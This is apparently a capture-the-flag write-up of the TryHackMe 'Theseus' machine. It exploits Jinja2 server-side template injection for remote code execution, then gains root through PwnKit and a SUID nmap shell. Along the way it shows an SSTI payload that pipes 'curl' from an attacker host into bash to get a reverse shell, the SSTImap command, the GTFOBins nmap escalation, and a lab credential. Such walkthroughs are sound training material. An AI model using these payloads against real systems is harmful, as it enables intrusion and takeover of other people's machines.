Theseus
Box Info
Platform: TryHackMe, OS: Linux, Difficulty: Insane, IP: 10.10.167.63
Attack Path
- Flask/Werkzeug app on
:8080(Python 2.7). An obfuscated hint on the page decodes to "…make use of the?key…". arjunconfirms thekeyparameter → Jinja2 SSTI ({{7*7}}→49).- Escalate SSTI to RCE (
SSTImap --os-shell, or a__globals__payload) → shell as minos; recoverentrance:Knossosfrom a home file →sudo -u entrance. - Root either via PwnKit (CVE-2021-4034) or the intended path:

nmapis SUID → GTFOBins nmap SUID.
Full Walkthrough
Nmap scan
Nmap scan report for theseus.thm (10.10.167.63)
Host is up, received user-set (0.086s latency).
Scanned at 2025-05-19 23:18:39 EDT for 15s
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http    syn-ack Werkzeug httpd 1.0.1 (Python 2.7.17)
| http-headers:
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 1247
|   Server: Werkzeug/1.0.1 Python/2.7.17
|   Date: Tue, 20 May 2025 03:18:53 GMT
|
|_  (Request type: HEAD)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The web application at http://theseus.thm:8080/ greeted me with an oddly formatted string, TGUE?O, S, K, MTUEGI, SYENFE, TOI,, SRO, T, SF, OYT,, O, T, KUMH, I, AE, NMK, , that was clearly meant to be worked out rather than ignored. Once I worked through the encoding, it decoded into a message that was effectively handing me my next move:
TO·GET·TO·KING·MINOS·YOU·MUST·FIRST·MAKE·USE·OF·THE·?KEY·········

Taking the hint at face value, I tried supplying key as a query parameter, and the page reflected whatever value I gave it straight back into the response. That kind of direct reflection is exactly the sort of behavior worth fuzzing further, so my first idea was building a targeted wordlist from the site’s own content with cewl rather than reaching for a generic dictionary:
cewl http://theseus.thm:8080/ -w wordlist.lstThat approach didn’t turn up anything useful. I also checked whether the image on the page was hiding data through steganography, on the theory that a puzzle-heavy box like this one might layer more than one trick together, but that came back empty too.
Rather than keep guessing manually, I decided to let a proper parameter discovery tool take a pass at the endpoint:
└─[$] arjun -u http://theseus.thm:8080/                                                                                           [0:14:10]
    _
   /_| _ '
  (  |/ /(//) v2.2.1
      _/

[*] Probing the target for stability
[*] Analysing HTTP response for anomalies
[*] Analysing HTTP response for potential parameter names
[*] Logicforcing the URL endpoint
[✓] parameter detected: key, based on: body length
[+] Parameters found: key
With arjun confirming key as a real parameter and the server’s own headers already telling me this was a Python/Werkzeug application, server-side template injection was the obvious next thing to test. Flask applications commonly render user input through Jinja2, and if key was landing inside a template context unsanitized, a basic arithmetic payload would prove it immediately:
GET /?key={{+7*7+}} HTTP/1.1
Host: theseus.thm:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, iHTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 2
Server: Werkzeug/1.0.1 Python/2.7.17
Date: Tue, 20 May 2025 04:15:36 GMT
49Getting 49 back confirmed the injection was live, since that’s exactly 7*7 evaluated by the Jinja2 engine rather than the literal string. Manually crafting a full RCE payload from there was possible, but I chose to let SSTImap automate the escalation from confirmed injection to an interactive shell, since it already handles the different sandbox-escape payloads Jinja2 versions require:
python3 ~/SSTImap/sstimap.py -u "http://theseus.thm:8080/?key=test" --os-shell -l 5 -e jinja2
First flag
That shell dropped me in as minos, and grabbing the first flag was the natural first move before digging any further into the box.
posix-linux2 $ cat /home/minos/Minos_Flag
THM{499a89a2a064426921732e7d31bc08a}
With the flag secured, I kept enumerating minos’s home directory for anything else useful and turned up another file worth reading in full, since this box’s theme of hiding real credentials inside narrative text had already paid off once with the initial hint.
69022 -rw-r--r-- 1 minos minos 960 Aug 20  2020 /home/minos/Crete_Shores
posix-linux2 $ cat /home/minos/Crete_Shores
Theseus insisted he knew the dangers but
would succeed in his journey to Crete.
As the ship left the harbour wall he
shouted to his father King Aegeus "and
you will be proud of your son".

"Then I wish you luck, my son, I shall
watch for you every day. If you are
successful, take down these black sails
and replace them with white ones. That way
I will know you are coming safe to me."

As the ship docked in Crete, King Minos himself
came down to inspect the prisoners from Athens.
He enjoyed the chance to taunt the Athenians
and to humiliate them even further.

As King Minos jeered as to who would enter the
labyrinth first, Theseus stepped forward.

"I will go first. I am Theseus, Prince of Athens,
and I do not fear what is within the walls of
your maze."

"Those are brave words for one so young and
feeble, but the Minotaur will soon have you
between its horns. Guards, open the labyrinth
and let him in!"

Username: entrance
Password: Knossos
posix-linux2 $ sudo -u entrance whoami
The story text also handed me a working credential, entrance:Knossos, which was a clear invitation to escalate to that account through sudo -u entrance rather than staying on the SSTImap-provided shell. Before doing that, though, I wanted a more stable foothold of my own, so I modified the SSTI payload directly to reach for a proper reverse shell instead of relying on the tool’s built-in pseudo-shell.
GET /?key={{request.application.__globals__.__builtins__.__import__('os').popen('curl+10.21.23.235:8000/shell+|+bash').read()}} HTTP/1.1
Host: theseus.thm:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Getting root
With a shell as entrance, I checked the kernel and distro version out of habit, and it lined up with the vulnerable range for PwnKit (CVE-2021-4034), a local privilege escalation in pkexec’s argument handling that had already become a reliable go-to for me on Ubuntu boxes from this era. I compiled the exploit for the target architecture, uploaded it, and executed it, and it dropped me straight into a root shell with no further effort.

Escalating Privileges the intended way
PwnKit got me there fast, but I wanted to go back and find the path the box actually intended, since a generic CVE isn’t always the lesson a machine is trying to teach. Running through the standard SUID enumeration turned up something specific to this box:

The nmap binary itself was set SUID, which was the real giveaway. Older versions of nmap support an interactive scripting mode capable of running arbitrary Lua, and when the binary carries the SUID bit, that scripting engine executes with the file owner’s privileges rather than the calling user’s. GTFOBins’ nmap entry documents the exact technique, so I followed it directly.
How to privesc using nmap SUID
(remote) minos@Minos:/tmp$ echo 'os.execute("/bin/sh")' > $TF
(remote) minos@Minos:/tmp$ sudo nmap --script=$TF

Starting Nmap 7.60 ( https://nmap.org ) at 2025-05-20 04:44 UTC
NSE: Warning: Loading '/tmp/tmp.CeE8tiLMAk' -- the recommended file extension is '.nse'.
\[\](remote)\[\] \[\]root@Minos\[\]:\[\]/tmp\[\]$